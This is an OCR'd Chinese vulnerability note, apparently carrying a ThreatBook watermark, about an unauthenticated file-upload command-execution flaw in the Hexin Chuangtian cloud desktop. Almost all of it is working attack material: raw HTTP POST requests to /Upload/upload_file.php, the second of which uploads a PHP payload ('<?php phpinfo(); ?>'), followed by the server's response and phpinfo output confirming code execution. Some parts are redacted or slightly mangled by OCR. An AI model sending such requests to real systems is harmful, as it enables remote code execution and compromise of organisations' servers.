
和信创天云桌面命令执行

```
POST /Upload/upload_file.php?l=1 HTTP/1.1
Host: x.x.x.x
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: x.x.x.x
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,fil;q=0.8
Cookie: think_language=zh-cn; PHPSESSID_NAMED=h9j8utbmv82cb1dcdlav1cgdf6
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfcKRltGv
Content-Length: 164

------WebKitFormBoundaryfcKRltGv
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/avif

1
------WebKitFormBoundaryfcKRltGv--
```

- ## 某云桌面系统命令执行



```
POST /Unload[redacted]HTTP/1.1
Host[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141
Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,fil;q=0.8
Cookie: think_language=zh-cn; PHPSESSID_NAMED=h9j8utbmv82cb1dcdlav1cgdf6
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfcKRltGv
Content-Length: 184

------WebKitFormBoundaryfcKRltC[redacted]
Content-Disposition: form-data[redacted]
Content-Type: image/avif

<?php phpinfo(); ?>
------WebKitFormBoundaryfcKRltGv--
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Apr 2021 02:24:17 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

_Requst:<br>
```

PHP Version 5.4.16

System	Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
Build Date	Apr 12 2018 19:02:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/phar.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

ThreatBook 微步在线